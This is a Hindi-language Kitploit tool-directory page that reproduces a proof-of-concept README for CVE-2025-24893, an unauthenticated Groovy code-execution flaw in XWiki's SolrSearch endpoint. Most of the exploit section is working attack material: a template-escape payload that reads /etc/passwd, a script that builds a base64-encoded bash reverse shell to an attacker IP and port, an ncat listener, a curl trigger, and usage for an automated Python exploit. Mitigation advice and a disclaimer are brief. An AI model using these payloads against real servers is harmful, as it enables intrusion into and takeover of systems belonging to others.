
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-24893-XWiki-unauthenticated-RCE-via-SolrSearch — CVE-2025-24893 एक लोकप्रिय ओपन-सोर्स एंटरप्राइज़ विकी प्लेटफ़ॉर्म XWiki में पाई जाने वाली एक गंभीर, अप्रमाणित रिमोट कोड एग्ज़ीक्यूशन (RCE) कमज़ोरी है। | Kitploit
उपकरण/GitHubGitHub/iiiejlyxakaptoiiiku/cve-2025-24893-xwiki-unauthenticated-rce-via-solrsearch
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षापेलोड डेवलपमेंट
GitHubiiiejlyxakaptoiiiku/cve-2025-24893-xwiki-unauthenticated-rce-via-solrsearch

CVE-2025-24893-XWiki-unauthenticated-RCE-via-SolrSearch

CVE-2025-24893 एक लोकप्रिय ओपन-सोर्स एंटरप्राइज़ विकी प्लेटफ़ॉर्म XWiki में पाई जाने वाली एक गंभीर, अप्रमाणित रिमोट कोड एग्ज़ीक्यूशन (RCE) कमज़ोरी है।

रिपॉजिटरी देखें
1261 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    387
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    308
  • 6

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    275

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2025-24893 – XWiki में अप्रमाणित रिमोट कोड निष्पादन

0 विषयसूची

  1. सारांश
  2. कमज़ोरी विवरण
  3. प्रभावित संस्करण
  4. प्रूफ-ऑफ-कॉन्सेप्ट
    • 4.1 पेलोड बनाना
    • 4.2 मैन्युअल शोषण
    • 4.3 स्वचालित पायथन एक्सप्लॉइट
  5. शमन
  6. क्रेडिट और संदर्भ

1 सारांश

  • CVE: 2025-24893
  • घटक: SolrSearch मैक्रो (XWiki UI)
  • गंभीरता: 9.8 / गंभीर (CVSS 3.1)
  • आक्रमण वेक्टर: अप्रमाणित HTTP GET
  • प्रभाव: मनमाना Groovy निष्पादन → सिस्टम-स्तरीय RCE (Jetty/Tomcat उपयोगकर्ता की अनुमतियाँ)

/xwiki/bin/get/Main/SolrSearch एंडपॉइंट अविश्वसनीय text= इनपुट को सीधे Freemarker टेम्पलेट में जोड़ता है।
टेम्पलेट को समय से पहले बंद करके और एक नया {{groovy}} … {{/groovy}} ब्लॉक खोलकर, एक हमलावर बिना प्रमाणीकरण के मनमाना Groovy कोड निष्पादित कर सकता है।


2 कमज़ोरी विवरण

GET /xwiki/bin/get/Main/SolrSearch?media=rss\&text=<<<USER-DATA>>>  HTTP/1.1

SolrSearch को आपूर्ति किए गए टेक्स्ट को सादे सामग्री के रूप में एम्बेड करना चाहिए, लेकिन मैक्रो हैंडलर }}}} को एस्केप करने में विफल रहता है, जिसके कारण निम्नलिखित होता है:

  1. }}}} वर्तमान Freemarker ब्लॉक को बंद करता है।
  2. हमलावर एक नया मैक्रो खोलता है:
   {{async async=false}}{{groovy}} … {{/groovy}}{{/async}}
  • async=false सिंक्रोनस निष्पादन को बाध्य करता है (अतिथियों के लिए भी काम करता है)।
  1. Groovy XWiki JVM प्रक्रिया की अनुमतियों के साथ चलता है।

/etc/passwd प्रिंट करने वाला न्यूनतम PoC:

}}}{{async async=false}}{{groovy}}println("cat /etc/passwd".execute().text){{/groovy}}{{/async}}

URL-एन्कोडेड वेरिएंट (स्पेस → %20, ब्रेसेस → %7B/%7D, आदि):

%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dprintln(%22cat%20/etc/passwd%22.execute().text)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasync%7d%7d

3 प्रभावित संस्करण

शाखासमाधान किया गयाअसुरक्षित ≤
15.x15.10.1115.10.10 (और सभी 15.9 / 15.8 …)
14.x LTS14.10.1714.10.16
13 / 12अनुरक्षित नहीं – सभी असुरक्षित रहते हैं

(स्रोत: OffSec सलाह और XWiki SEC-S 2025-02)

endpoint


5 प्रूफ ऑफ कॉन्सेप्ट

5.1 पेलोड बनाना

RHOST="editor.htb:8080"
LHOST="10.10.14.8"
LPORT=4444

# 1.   one-liner reverse shell
SHELL="bash -c 'bash -i >& /dev/tcp/$LHOST/$LPORT 0>&1'"

# 2.   Base64 (single line)
B64=$(echo -n "$SHELL" | base64 -w0)

# 3.   wrap in Groovy macro
RAW='}}}{{async async=false}}{{groovy}}"bash -c {echo,'$B64'}|{base64,-d}|{bash,-i}".execute(){{/groovy}}{{/async}}'

# 4.   URL-encode
PAYLOAD=$(python3 -c "import urllib.parse,sys;print(urllib.parse.quote(sys.argv[1],safe=''))" "$RAW")

5.2 मैन्युअल शोषण

# start listener

sudo ncat -lvnp 4444

# trigger exploit
curl "http://$RHOST/xwiki/bin/get/Main/SolrSearch?media=rss&text=${PAYLOAD}"

5.3 स्वचालित एक्सप्लॉइट

xwiki_solr_rce.py exploit/ में शामिल है (नीचे कोड ब्लॉक देखें)।

python CVE-2025-24893.py -u <TARGET URL> -l <IP> -p <PORT>

जहाँ

<TARGET URL> - http:// या https:// सहित URL

(शेल के बजाय कोई मनमाना कमांड चलाने के लिए -c "id" पास करें) exploit revshell


6 शमन

  • अपग्रेड करें 15.10.11 / 14.10.17 या बाद के संस्करण में
  • अस्थायी कार्य-समाधान: मैक्रो को अक्षम करें
# /etc/xwiki/xwiki.properties
solr.search.enabled = false

7 क्रेडिट और संदर्भ

  • OffSec Research: “Unauth RCE in XWiki” – 20 फरवरी 2025
  • NVD प्रविष्टि: https://nvd.nist.gov/vuln/detail/CVE-2025-24893
  • Exploit-DB #52136

अनुसंधान और PoC: DeX1d


अस्वीकरण: केवल शैक्षिक उपयोग के लिए। इसे उन सिस्टमों के खिलाफ चलाना अवैध है जिनके आप मालिक नहीं हैं।

टूल डाउनलोड करें